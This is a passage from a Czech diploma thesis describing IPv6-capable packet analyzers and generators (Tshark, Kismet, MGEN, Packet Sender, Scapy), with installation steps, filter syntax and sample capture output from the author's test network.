   21 2.073442679 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=701 Win=503 Len=0 TSval=1622106395 TSecr=3776061360
   22 2.073935711 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 188 Server: Encrypted packet (len=116)
   23 2.073967717 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=817 Win=503 Len=0 TSval=1622106396 TSecr=3776061361
^C23 packets captured
```

Obrázek 3.7: Paketový analyzátor *Tshark*

3.4.1 Zachytávání a filtrování paketů

Filtry pro čtení v programu **Tshark** umožňují vybrat, které pakety se mají dekódovat nebo zapsat do souboru. *Tshark* umožňuje filtrovat více polí než v jiných analyzátorech protokolů a syntaxe, kterou může uživatel využít k vytvoření filtru je poměrně bohatá. Filtry pro čtení využívají stejnou syntaxi a barevné označení jako je tomu u grafického analyzátoru *Wireshark*. Filtry pro čtení můžeme aplikovat přímo při zachytávání paketů nebo také u čtení ze souboru. Parametr **-R** specifikuje daný filtr pro čtení ze souboru. Je dobré mít na paměti, že filtry pro zachytávání paketů jsou daleko účinnější než filtry pro čtení.

Filtry pro zachytávání nebo čtení paketů lze zadat pomocí parametrů **-f** nebo **-R**. V tomto případě musí být celý výraz filtru zadán jako jeden argument (což znamená, že pokud výraz obsahuje mezery musí být oddělen uvozovkami), nebo lze zadat argumenty příkazového řádku za argumenty volby. V takovém případě jsou všechny argumenty za argumenty filtru považovány za výraz filtru. Pokud je filtr zadán s argumenty příkazového řádku za argumenty volby, jedná se o filtr pro zachytávání paketů (tj. pokud nebyl zadán parametr **-r**), nebo pokud čteme již dříve zachycený soubor jedná se o filtr pro čtení (tj. pokud je zadán parametr **-r**).

Pokud je specifikován parametr **-w** při zachytávání paketů nebo čtení z již dříve zachycené komunikace, *Tshark* nezobrazuje pakety na standardní výstup. Místo toho zapisuje zachycené pakty do souboru specifikovaného za parametrem **-w**. Pokud chceme zapsat dekódovanou formu zachyce-

ných paketů do souboru je nutné spustit *Tshark* bez parametru **-w** a přesměrovat standardní výstup do souboru pomocí vhodného příkazu (U operačního systému Linux například pomocí přepínače >). Pokud chceme, aby se zachycené pakety zobrazovaly na standardní výstup a také se ukládaly do souboru je nutné použít parametr **-P** společně s parametrem **-w**, popřípadě parametry pro zobrazené detailního popisu paketu **-V** nebo **-O**.

Pokud zapisujeme pakety do souboru, *Tshark* ve výchozím nastavení ukládá soubor ve formátu **pcapng** a ukládá veškeré informace o daném paketu. Pokud použijeme parametr **-F** můžeme tím specifikovat formát pro ukládání souboru. Pokud je zadán parametr **-F** bez hodnoty zobrazí se výpis možných formátů pro uložení souboru [11].


3.5 Paketový analyzátor Kismet

Kismet je bezdrátový síťový analyzátor a detektor, zachytávač paketů takzvaný „sniffer“, nástroj pro řízení a WIDS (Wireless Intrusion Detection System) framework určený převážně pro bezdrátové sítě 802.11. *Kismet* pracuje s Wi-Fi, Bluetooth, SRD (Software Defined Radio) rozhraními jako jsou RTLSDR a další podobná zařízení. Kismet pracuje s jakýmkoliv bezdrátovým zařízením, které podporuje takzvaný „raw monitoring mode“. Umožňuje monitorovat komunikaci pro standardy nejrůznější standardy IEEE 802.11. Program lze spustit na operačních systémech Linux, FreeBSD, NetBSD, OpenBSD, Mac OS X a také na operačních systémech Microsoft Windows. *Kismet* je volně dostupný pod licencí GNU GPL.

Kismet pracuje na rozdíl od jiných bezdrátových síťových analyzátorů pasivně. To znamená, že je schopen detekovat přítomnost bezdrátových přístupových bodů i bezdrátových klientů a spojovat je navzájem bez odesílání jakýchkoli paketů. V dnešní době se řadí mezi nejpoužívanější monitorovací nástroje s otevřeným kódem. Tento nástroj také v sobě zahrnuje základní prvky bezdrátového IDS systému, jako jsou detekce aktivních programů pro zachytávání provozu nebo odhalování útoků na bezdrátové síti.

Kismet umožňuje zachytávat pakety a ukládat je do formátu, který lze otevřít v jiných analyzátorech jako je například *Tscpdump* nebo grafický analyzátor **Wireshark**. *Kismet* umožňuje zachytávat záhlaví každého paketu (takzvané „Per-packet“ informace). Také nabízí schopnost detekovat výchozí nebo „nenakonfigurované“ sítě, zkoumat požadavky a určit, jaký typ zabezpečení daná bezdrátová síť používá. Aby bylo možné najít co nejvíce sítí, podporuje tento analyzátor přeskakování mezi kanály. To znamená, že se neustále přelaďuje na jiný vysílací kanál nesekvenčně, v uživatelem definované sekvenci. Je tedy možné přeskakovat i mezi nesousedními kanály. To je výhodné zejména pro zachycení více paketů protože sousední kanály se mezi sebou překrývají. *Kismet* také podporuje ukládání informací o zeměpisné poloze zařízení, pokud je navíc k dispozici vstup z GPS navigace [12].

Na obrázku 3.8 můžeme vidět ukázku paketového analyzátoru *Kismet*.



Obrázek 3.8: Paketový analyzátor *Kismet*

3.5.1 Architektura a použití

Kismet má 3 oddělené části. **Server**, **Dron**, a **klientskou infrastrukturu**. **Dron** může být využit pro sběr paketů a přeposílání těchto paketů na *Server* pro interpretaci výsledků. **Server** lze využít buď ve spojení s **Dronem** nebo také samostatně, k interpretaci zachycených paketů, k přiblížení bezdrátových informací a jejich organizaci. **Klient** komunikuje se serverem a zobrazuje informace, které server shromažďuje. S aktualizací na *Kismet -ng* nyní podporuje širokou škálu zásuvných modulů pro skenování, včetně technologie DECT, Bluetooth a mnoho dalších.

Kismet se používá v řadě komerčních i open-source projektů. Je distribuován jako součást operačního systému Kali Linux. Používá se pro bezdrátový průzkum a lze jej použít s dalšími balíčky určenými pro WBIS [12], [13].

Kapitola 4

Paketové generátory s podporou IPv6

Paketové generátory jak již název napovídá slouží pro generování síťového provozu. V závislosti na použitém nástroji můžeme generovat provoz na několika vrstvách referenčního modelu ISO/OSI. Na spojové vrstvě můžeme generovat provoz pomocí rámců, na síťové vrstvě pomocí paketů a na transportní vrstvě pomocí TCP nebo UDP datagramů. Generátory síťového provozu můžeme využít například pro testování nějaké nově nasazené sítě nebo již stávající sítě, abychom zjistili její vlastnosti a chování při zátěži. Můžeme tedy zjišťovat nejrůznější vlastnosti dané sítě jako například, ztrátovost paketů, dostupnou přenosovou rychlost, síťové zpoždění a mnoho dalších důležitých parametrů.

V této kapitole jsou blíže popsány jednotlivé nástroje pro generování síťového provozu, které podporují protokol IPv6 a také mají rozhraní příkazového řádku (CLI), které umožňuje skriptování. Konkrétně se jedná o programy **MGEN** a **Packet Sender**. Mezi další paketové generátory s podporou protokolu IPv6 můžeme zařadit tyto programy:

- NMap,
- Hping3,
- iPerf,
- WireEdit,
- a další.

4.1 Generátor paketů MGEN

Milti-Generator (MGEN) je open-source software vytvořený Americkou výzkumnou laboratoří *Naval Resarch Laboratory* určený pro testování, měření výkonu sítě a generování provozu pomocí protokolu TCP a UDP. Tento nástroj generuje síťový provoz v reálném čase. Díky tomu je možné otestovat výkonnost, zatížení, spolehlivost a mnoho dalších parametrů mnoha zařízení. Generované

zatížení může být také přijímáno a ukládáno pro následnou analýzu. *MGEN* umožňuje využívat také skriptování. Tyto skriptovací soubory se využívají k řízení generování provozu v průběhu jejich provádění. Skripty se dají využít například k emulaci síťového unicastového nebo multicastového provozu pomocí protokolů UDP/IP pro nejrůznější aplikace. Skripty pro přijímací část tohoto nástroje se dají využít například pro dynamické připojování či odpojování k určité multicastové skupině a podobně. *MGEN* umožňuje také ukládání logů naměřených dat, které se mohou využít pro výpočet a analýzu propustnosti, ztrátovosti paketů, komunikačnímu zpoždění a dalších síťových parametrů. Výhodou tohoto nástroje je také podpora protokolu IPv6.

V současné verzi je možné nainstalovat a spustit generátor síťového provozu *MGEN* na operačních systémech založených na systému Unix, jako je Linux a jeho distribuce, Mac OS X, a také operačních systémem Microsoft Windows [14].

4.1.1 Použití nástroje pro generování provozu mgen

Nástroj pro generování síťového provozu program *mgen* verze 4.x lze v současné době spustit pouze pomocí příkazového řádku. Vývojáři plánují vytvoření grafického uživatelského rozhraní pro tento nástroj, který by měl být jednoduchý na konfiguraci a správu více instancí odesílatele a příjemce komunikace. Pro spuštění nástroje *mgen* slouží příkaz `mgen` s následujícími parametry:

```
mgen [ipv4][ipv6][input <scriptFile>][save <saveFile>]
[output <logFile>][log <logFile>][binary][txlog]
[event "<mgen event>"][port <recvPortList>]
[sink <sinkFile>][source <sourceFile>]
[interface <interfaceName>][ttl <timeToLive>]
[tos <typeOfService>][label <value>]
[txbuffer <txSocketBufferSize>]
[rxbuffer <rxSocketBufferSize>]
[start <hr:min:sec>[GMT]][offset <sec>]
[txcheck][rxcheck][check]
[debug <debugLevel>]
```

[14]

4.1.2 Příklady použití

Spuštění generátoru *mgen* se vstupním skriptovacím souborem „skript.mgn“ a logováním do stdout (ve výchozím nastavení):

```
mgen input script.mgn
```

Monitorování portů 5000, 5004, 5005 a 5006 pro přijímání UDP komunikace a logování do specifikovaného souboru „log.drc“:

```
mgen port 5000,5004-5006 output log.drc
```

Příkaz `event` lze použít k dosažení ekvivalentní operace se syntaxí příkazového řádku:

```
mgen event "listen udp 5000,5004-5006" output log.drc
```

Přípony souborů „.mgn“ pro MGEN skripty a „.drc“ pro logovací soubory jsou doporučené konvence, které jsou určeny pro zachování konzistence dat.

Příkazy `sink` a `source` lze použít k přenosu MGEN zpráv prostřednictvím alternativních transportních procesů (například spolehlivý přenos multicast zpráv, SSH, protokoly na bázi peer-to-peer, atd.). Následující příklad ukazuje použití protokolu SSH k nastavení TCP spojení ke vzdálenému zařízení, spuštění přijímače *mgen* na vzdáleném zařízení a k logování zpráv s nastavením přenosové rychlosti 2 Mb/s.

```
mgen event "ON 1 SINK DST 127.0.0.1/5001 PERIODIC [200 1250]" sink STDOUT output
/dev/null | ssh <remoteHost> sh -c "cat | mgen source STDIN output mgenLog.drc"
```

Je důležité mít na paměti, že spustitelný soubor *mgen* musí být dostupný na vzdáleném počítači [14].

4.2 Generátor paketů Packet Sender

Packet Sender je open-source nástroj, který umožňuje odesílání a příjem TCP, UDP, SSL (šifrované TCP) paketů. Podporuje síťové protokoly IPv4 i IPv6. *Packet Sender* je distribuován pod licencí GNU GPL v2 jako svobodný software. Využívá se jak pro komerční účely tak pro osobní použití. Hlavní větev tohoto programu podporuje operační systémy Microsoft Windows, Mac OS X a desktopové verze operačního systému Linux (s podporou Qt). K dispozici je také GUI aplikace pro mobilní telefony s operačním systém Android. *Packet Sender* je navržen tak, aby se velmi snadno používal a přitom poskytoval dostatek funkcí pro pokročilé uživatele, aby mohli dělat, co potřebují. Generátor síťového provozu *Packet Sender* je navržen jako GUI aplikace pro jednoduché ovládání. Součástí aplikace je také konzolový režim, pomocí kterého můžeme provádět jednoduché skriptování [15].

4.2.1 Typické použití generátoru Packet Sender

Pomocí generátoru síťového provozu *Packet Sender* můžeme využít k řešení mnoha problémů a testování aplikací. Jako typické využití tohoto programu můžeme zařadit například:

- Řešení problémů se síťovými zařízeními, která používají síťové servery (odesílání paketů a následná analýza přijatých odpovědí),

- řešení problémů se síťovými zařízeními, která používají síťové klienty (zařízení jako jsou domácí telefony, které komunikují pomocí UDP, TCP, nebo SSL)
- testování a vývoj nových síťových protokolů (odesílání paketů a sledování následné odpovědi a sledování správného chování daného zařízení),
- využití takzvaného „reverse-engineering“ pro síťové protokoly a bezpečnostní analýzu (zkoumání malwaru),
- řešení problémů zabezpečených spojení (pomocí SSL klienta a serveru),
- automatizace a skriptování (s využitím příkazového řádku),
- zátěžové testování zařízení (pomocí nástroje pro generování síťového zatížení).

Packet Sender přichází se zabudovaným RPC, UDP a SSL serverem pracujícím na více uživatelem definovaných portech. Při odesílání paketů je zajištěno také naslouchání na určitém portu pro příjem odpovědí [15].

4.2.2 Funkce generátoru Packet Sender

Packet sender poskytuje velké množství dostupných funkcí, které může uživatel využívat. Od verze 6.2.3 jsou dostupné tyto funkce:

Packet Sender Cloud - Sady paketů lze rychle ukládat, načítat, sdílet pomocí bezplatné služby Packet Sender Cloud. Tento cloud lze také využít k veřejnému zobrazení a distribuci námi zachycených paketů (pomocí URL adresy) pro případnou spolupráci s dalšími uživateli atd.

Portable mode (Přenosný režim) - Při spuštění vyhledá `packets.ini` a `ps_settings.ini` v adresáři `run-time`. Pro server SSL bude hledat `ps.key` a `ps.pem`. Pro uživatele operačního systému Windows je tento adresář umístěn na stejném místě jako `.exe` soubor.

IPv4, IPv6, a vlastní IP - Vlastní *Packet sender server* je nakonfigurován tak, aby podporoval protokoly IPv4 a také IPv6. Oba tyto protokoly mohou pracovat paralelně. Pro klienty bude *Packet sender* GUI a CLI po odeslání paketu přepínat mezi dvěma režimy. Starší verze tohoto programu využívaly obě verze současně, ale následné testování ukázalo výsledky za nespolehlivé. Proto se dnes využívá přepínání mezi protokoly IPv4 a IPv6.

Multicasting - Zabudovaná podpora pro vysílání vícesměrových zpráv pomocí protokolu IPv4. Na protokolu IPv6 zatím není podpora implementována.

UDP generátor zatížení - Podpora pro generování UDP datagramů.

SSL klient/server - Podpora pro navazování šifrovaných spojení pomocí SSL. Toto je podporováno v grafickém rozhraní a také v příkazovém řádku CLI.

IPv4 subnet kalkulátor - *Packet sender* má zabudovaný kalkulátor pro výpočet podsítí a masek, který může uživatel využít pro rychlé podsíťování.

Trvalé spojení TCP a SSL - *Packet sender* podporuje trvalé připojení TCP a SSL prostřednictvím samostatného dialogového okna uživatelského rozhraní.

a mnoho dalších funkcí [15].

Kapitola 5

Analyzátor a generátor síťového provozu Scapy

Scapy je program napsaný v jazyce **Python**, který umožňuje uživateli odesílat, zachytávat, analyzovat a vytvářet síťové pakety. Tyto funkce umožňují uživateli konstruovat pokročilé síťové nástroje, které mohou skenovat a prozkoumávat síť. Scapy tedy můžeme označit jako výkonný interaktivní program pro manipulaci s pakety. Je schopen vytvářet či dekódovat pakety nejrůznějších protokolů a odesílat je do sítě, zachytávat je, porovnávat požadavky a odpovědi a další. Nechybí zde ani podpora IPv6 protokolu. Scapy dokáže snadno plnit klasické úkoly, jako je skenování, sledování, zkoumání, testy jednotek, útoky nebo zkoumání sítě. Může snadno nahradit programy jako jsou *hping, arpspoof, arp-sk, arping, p0f* a dokonce i některé části *Nmap, tcpdump a tshark*

Scapy také funguje velmi dobře na pro konkrétní úlohy, které většina ostatních nástrojů nedokáže zvládnout, jako je odesílání neplatných rámců, vkládání vlastních 802.11 rámců, kombinace různých technologií (VLAN hopping + ARP cache poisoning, dekódování VoIP na šifrovaném kanálu WEP, a další).


Scapy dělá hlavně dvě věci: odesílání paketů a přijímání odpovědí. Definuje sadu paketů, odešle je, přijme odpovědi, porovná požadavky s odpověďmi a vrátí seznam dvojice paketů (požadavek, odpověď) a seznam nepřizpůsobených paketů. To má oproti nástrojům jako *Nmap* nebo *hping* velkou výhodu, že odpověď není redukována na (otevřeno / zavřeno / filtrováno), ale jede o celý paket.

Kromě toho může být vytvořeno více funkcí na vysoké úrovni, například ta, která provádí příkaz `traceroute` a vrací jako výsledek pouze počáteční TTL jako žádost a zdrojovou IP adresu jako odpověď. Pokud využijeme příkazu `ping` pro otestování celé sítě můžeme dostat jako výstup seznam zařízení, které na tento ping odpověděli. Tyto výstupy můžeme dostat také ve zprávě ve formátu *LaTeX* [16].

5.1 Výhody použití programu Scapy

Scapy využívá paradigma pro vytvoření nového modelu DSL (Domain Specific Language), který umožňuje rychlý a účinný popis jakéhokoli druhu paketu. Využívá se zde syntaxe jazyka Python a jeho interpreter a DSL syntaxe, která má mnoho výhod jako například není třeba vytvářet vlastní interpreter, uživatelé se nemusí učit další programovací jazyk, vycházejí právě z jazyka Python. Scapy umožňuje uživateli popsat paket nebo sadu paketů jako vrstvy, které jsou naskládány na sebe. Pole každé vrstvy mají užitečné výchozí hodnoty, které lze přetížit. Scapy nenutí uživatele k použití předem určených metod nebo šablon. To zjednodušuje požadavek na psaní nového nástroje pokaždé, když je vyžadován jiný scénář. Například v jazyce *C* může popis paketu trvat v průměru 60 řádků. U Scapy mohou být pakety, které mají být odeslány, popsány pouze v jednom řádku. 90 % nástrojů pro zkoumání sítě lze napsat pomocí Scapy na 2 řádky.

Skenování a zkoumání sítě může být někdy velice obtížné. Můžeme odesílat mnoho požadavků, ale jen na pár z nich dostaneme patřičnou odpověď. Scapy oproti ostatním nástrojům dokáže poskytnou veškeré informace jako například všechny požadavky a odpovědi. Důkladnějším zkoumáním těchto odpovědí si může uživatel udělat lepší představu o chování sítě. Většina nástrojů nezobrazí všechny data, která spolu nesouvisí například při odeslání žádosti zobrazí jen odpověď na tuto žádost. Protože Scapy poskytuje úplná nezpracovaná data, mohou být zobrazena i nesouvisející data. Například skenování TCP portu může být testováno a data můžeme vizualizovat jako výsledek skenování portu. Data by pak mohla být také vizualizována s ohledem na TTL v přijaté odpovědi [16]. Tento princip je zachycen na obrázku 5.1.



Obrázek 5.1: Zpracování požadavků a odpovědí [16]

5.2 Práce s programem Scapy

Program *Scapy* můžeme zařadit do kategorie analyzátorů síťového provozu, ale také do kategorie generátorů síťového provozu. Je to velice komplexní nástroj, který můžeme využít pro účely za-

chytávání a následné analýzy zachycených paketů ale také díky tomuto nástroji můžeme jednoduše vytvářet vlastní rámce a pakety, které můžeme posílat do sítě. *Scapy* umožňuje vytvoření jakékoliv kombinace paketů a protokolů. Jednotlivé protokoly můžeme skládat dohromady a vytvářet tak celý paket, který bude obsahovat námi specifikovaná data. Velkou výhodou tohoto nástroje je možnost využít programovacího jazyka **Python** k vytvoření nejrůznějších skriptů.

5.2.1 Instalace programu Scapy

Program *Scapy* je nyní dostupný pro operační systémy založených na systému **UNIX** (jako například **Linux** a jeho distribuce), **Microsoft Windows**, **Mac OS X**, **SunOS**, a další [16]. Pro vypracování této diplomové práce jsem využíval výhradně operační systém Linux. Následující postup instalace a využití je popsán právě pro tento operační sytém .

Program *Scapy* je založený na programovacím jazyku **Python** a z tohoto důvodu je nutné mít na počítači nainstalovaný *Python*. *Scapy* je podporován verzí **Python 2.7.x** nebo **Python 3.4+**. Pokud nemáme nainstalovaný *Python* musíme jej do systému doinstalovat. Nejjednodušší způsob instalace je pomocí klasických repozitářů operačního systému Linux. Pro instalaci novější verze *Python 3.x* můžeme využít příkazy:

```
sudo apt-get update
sudo apt-get install python3
```

, případně si můžeme stáhnout instalační balíček z oficiálních stánek z následujícího odkazu [17]. Po úspěšné instalaci *Pythonu* můžeme přistoupit k samotné instalaci programu *Scapy*. Nyní máme 2 možnosti instalace:

1. Instalace programu *Scapy* přímo z repozitářů operačního systému Linux,
2. instalace pomocí programu **pip3**, který je určen pro instalaci balíčků pro Python3,
3. instalace pomocí klonování celého projektu dostupného na webové stránce `https://github.com/secdev/scapy.git`

Instalaci pomocí 1. bodu můžeme provést pomocí příkazu:

```
sudo apt-get install scapy
```

Pokud budeme chtít vytvářet také skripty pomocí programovacího jazyku *Python*, musíme si doinstalovat *Scpay* podle bodu 2. Pomocí následujících příkazů si doinstalujeme nástroj **pip3**, pomocí kterého budeme moci stáhnout a nainstalovat samotný program *Scapy*.

```
sudo apt install python3-pip
```

Nyní si můžeme vybrat jakou verzi programu *Scapy* chceme nainstalovat. Máme k dispozici následující možnosti, které můžeme pomocí nástroje **pip3** nainstalovat:

Výchozí - `pip3 install scapy`

Základní - `pip3 install --pre scapy[basic]`

Komplexní - `pip3 install --pre scapy[complete]`

Pro potřeby této diplomové práce je dostačující základní verze tohoto programu. Můžeme jej tedy nainstalovat pomocí příkazu:

```
pip3 install --pre scapy[basic]
```

Poslední možností instalace programu *Scapy* je naklonování celého projektu z *Githubu*. tuto operaci můžeme provést následovně:

```
$ wget --trust-server-names https://github.com/secdev/scapy/archive/master.zip\
# or wget -O master.zip https://github.com/secdev/scapy/archive/master.zip
$ unzip master.zip
$ cd master
& cd scapy
$ sudo python setup.py install
```

Po úspěšné instalaci máme 2 možnosti spuštění programu *Scapy*.

1. Spuštění přímo z příkazové řádky,
2. vytvoření skriptu pomocí programovacího jazyka *Python*.

Pokud chceme spustit program *Scapy* přímo z příkazové řádky můžeme k tomu využít následujícího příkazu:

```
sudo scapy
```

Program musíme ovšem spouštět s administrátorskými právy abychom mohli využívat jeho funkce.

Pro vytvoření skriptu pomocí programovacího jazyka *Python* musí skript začínat takto:

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

from scapy.all import *
```

Po vytvoření skriptu jej můžeme spustit z příkazové řádky pomocí příkazu

```
sudo python [nazev_skriptu]
```

, popřípadě pokud používáme *Python3*, spustíme skript pomocí příkazu

```
sudo python3 [nazev_skriptu]
```

5.2.1.1 Vlastní instalační skript

Pro snadnou instalaci je možné využít vytvořeného instalačního skriptu **ScapyInstalace.sh**, který je součástí přílohy této práce. Pro úspěšnou instalaci je nutné tento skript spouštět jako správce například pomocí příkazu `sudo` konkrétně takto:

```
sudo ./ScapyInstalace.sh
```

5.2.2 Zachytávání a analýza paketů

Základní funkcí program *Scapy* je zachytávání a následná analýza síťového provozu. Pro tuto funkci je v programu implementována funkce **sniff()**. V praxi je nejlepší si veškerou zachycenou komunikaci ukládat do nějaké proměnné, přes kterou můžeme následně přistupovat ke všem zachyceným paketům a ty následně detailněji analyzovat. Zachytávání síťového provozu s uložením do proměnné **x** můžeme provést následovně:

```
>>> x = sniff()
```

Nyní začne program automaticky zachytávat veškerou komunikaci na prvním dostupném síťovém rozhraní. Funkce `sniff()` umožňuje také specifikovat několik vstupních parametrů, které nám mohou usnadnit zachytávání paketů. Mezi nejpoužívanější parametry můžeme například zařadit parametr **iface**, který slouží pro specifikování rozhraní, na kterém budeme zachytávat komunikaci, parametr **count**, který umožňuje specifikovat maximální počet přijatých paketů, parametr **filter**, který slouží pro specifikování filtrů pro zachytávání komunikace nebo velice důležitý parametr **prn**, který slouží pro definování vlastních pravidel pro zachytávání. Při zadání parametru *prn* si můžeme nadefinovat vlastní pravidla pomocí takzvané „lambda“ funkce, nebo si můžeme vytvořit vlastní funkci, kterou budeme jako tento parametr předávat.

Jako příklad si můžeme uvést následující část kódu, která zapne zachytávání síťové komunikace na rozhraní **ens3**. Využijeme zde také parametru *prn* a vytvoříme si lambda funkci, která bude ihned zobrazovat shrnutí zachycených paketů pomocí funkce **summary()**. Pokud bychom chtěli zobrazovat detailní popis jednotlivých paketů či protokolů můžeme využít funkce **show()**.

```
>>> sniff(iface="ens3", prn=lambda x: x.summary())
Ether / IPv6 / TCP 2001:718:1001:111::1b:4725 > 2001:718:1001:2c6::305:ssh A
```

```
Ether / IPv6 / TCP 2001:718:1001:2c6::305:ssh > 2001:718:1001:111::1b:4725 PA /
Ether / IPv6 / TCP 2001:718:1001:2c6::305:ssh > 2001:718:1001:111::1b:4725 PA /
Ether / IPv6 / TCP 2001:718:1001:2c6::305:ssh > 2001:718:1001:111::1b:4725 PA /
Ether / IPv6 / TCP 2001:718:1001:2c6::305:ssh > 2001:718:1001:111::1b:4725 PA /
Ether / IPv6 / TCP 2001:718:1001:111::1b:4725 > 2001:718:1001:2c6::305:ssh A
^C<Sniffed: TCP:897 UDP:0 ICMP:0 Other:6>
```

Velice důležité je při zachytávání paketů specifikovat filtr pro zachytávání komunikace, abychom přijímali jen takovou komunikaci, která nás zajímá. Například pokud jsme připojeni na zařízení pomocí protokolu *SSH* a budeme zachytávat komunikaci bez specifikovaného filtru, bude velice těžké hledat jinou komunikaci než právě protokol *SSH*. Proto je vhodné nastavit si filtr pro zachytávání tak, abychom tento pro nás nepodstatný provoz eliminovali. Následujícím příkladem můžeme odfiltrovat nežádoucí *SSH komunikaci*:

```
>>>  sniff(iface="ens3", filter="not port 22",prn=lambda x: x.summary())
802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding
Ether / IPv6 / ICMPv6ND_NS / ICMPv6 Neighbor Discovery Option \
 - Source Link-Layer Address 00:23:34:55:a4:00
Ether / IPv6 / ICMPv6 Neighbor Discovery - Neighbor Advertisement \
 (tgt: 2001:718:1001:2c6::305)
Ether / IPv6 / ICMPv6 Echo Request (id: 0x1 seq: 0x3)
Ether / IPv6 / ICMPv6 Echo Reply (id: 0x1 seq: 0x3)
802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding \
Ether / IPv6 / UDP fe80::5054:ff:fefe:874c:dhcpv6_client > \
ff02::1:2:dhcpv6_server / DHCP6_Rebind / DHCP6OptIA_NA / DHCP6OptClientFQDN / \
DHCP6OptOptReq / DHCP6OptClientId / DHCP6OptElapsedTime
Ether / IPv6 / ICMPv6 Echo Request (id: 0x1 seq: 0x4)
Ether / IPv6 / ICMPv6 Echo Reply (id: 0x1 seq: 0x4)
Ether / IPv6 / ICMPv6 Echo Request (id: 0x1 seq: 0x5)
Ether / IPv6 / ICMPv6 Echo Reply (id: 0x1 seq: 0x5)
802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding
Ether / IPv6 / ICMPv6 Echo Request (id: 0x1 seq: 0x6)
Ether / IPv6 / ICMPv6 Echo Reply (id: 0x1 seq: 0x6)
^C<Sniffed: TCP:0 UDP:1 ICMP:0 Other:13>
```

Pokud chceme přijímat pouze IPv6 pakety můžeme k tomu využít následující funkci:

```
x=sniff(iface="eth0",lfilter = lambda x: x.haslayer(IPv6))
```

, obdobně můžeme specifikovat například příjem pouze IPv4 paketů.

V případě, že jsme zachycenou komunikaci ukládali do proměnné (v našem případě **x**) můžeme si blíže prozkoumat jednotlivé pakety a protokoly. Výpis podrobností o jednotlivých zachycených paketech se provádí pomocí funkce **show()**. V proměnné **x** jsou všechny zachycené pakety uloženy jako pole. Ke konkrétnímu paketu můžeme přistupovat pomocí indexu. Detailní popis konkrétního paketu je uveden v následujícím části kód:

```
>>> x= sniff(iface="ens3", filter="not port 22")
^C>>> x
<Sniffed: TCP:0 UDP:1 ICMP:0 Other:3>
>>> x.show()
0000 802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding
0001 Ether / IPv6 / UDP fe80::5054:ff:fe54:4559:dhcpv6_client > \
 ff02::1:2:dhcpv6_server / DHCP6_Solicit / DHCP6OptRapidCommit / DHCP6OptIA_NA / \
  DHCP6OptClientFQDN / DHCP6OptOptReq / DHCP6OptClientId / DHCP6OptElapsedTime
0002 802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding
0003 802.3 f0:29:29:57:8e:03 > 01:80:c2:00:00:00 / LLC / STP / Raw / Padding
>>> x[1].show()
###[ Ethernet ]###
  dst= 33:33:00:01:00:02
  src= 52:54:00:54:45:59
  type= IPv6
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 483215
     plen= 82
     nh= UDP
     hlim= 1
     src= fe80::5054:ff:fe54:4559
     dst= ff02::1:2
###[ UDP ]###
        sport= dhcpv6_client
        dport= dhcpv6_server
        len= 82
        chksum= 0x92eb
###[ DHCPv6 Solicit Message ]###
           msgtype= SOLICIT
           trid= 0x8cd0e5
```

```
###[ DHCP6 Rapid Commit Option ]###
              optcode= RAPID_COMMIT
              optlen= 0
###[ DHCP6 Identity Association for Non-temporary Addresses Option ]###
                 optcode= IA_NA
                 optlen= 12
                 iaid= 0xb55e67ff
                 T1= 0
                 T2= 0
                 \ianaopts\
###[ DHCP6 Option - Client FQDN ]###
                    optcode= OPTION_CLIENT_FQDN
                    optlen= 8
                    res= 0
                    flags= S
                    fqdn= 'server.'
###[ DHCP6 Option Request Option ]###
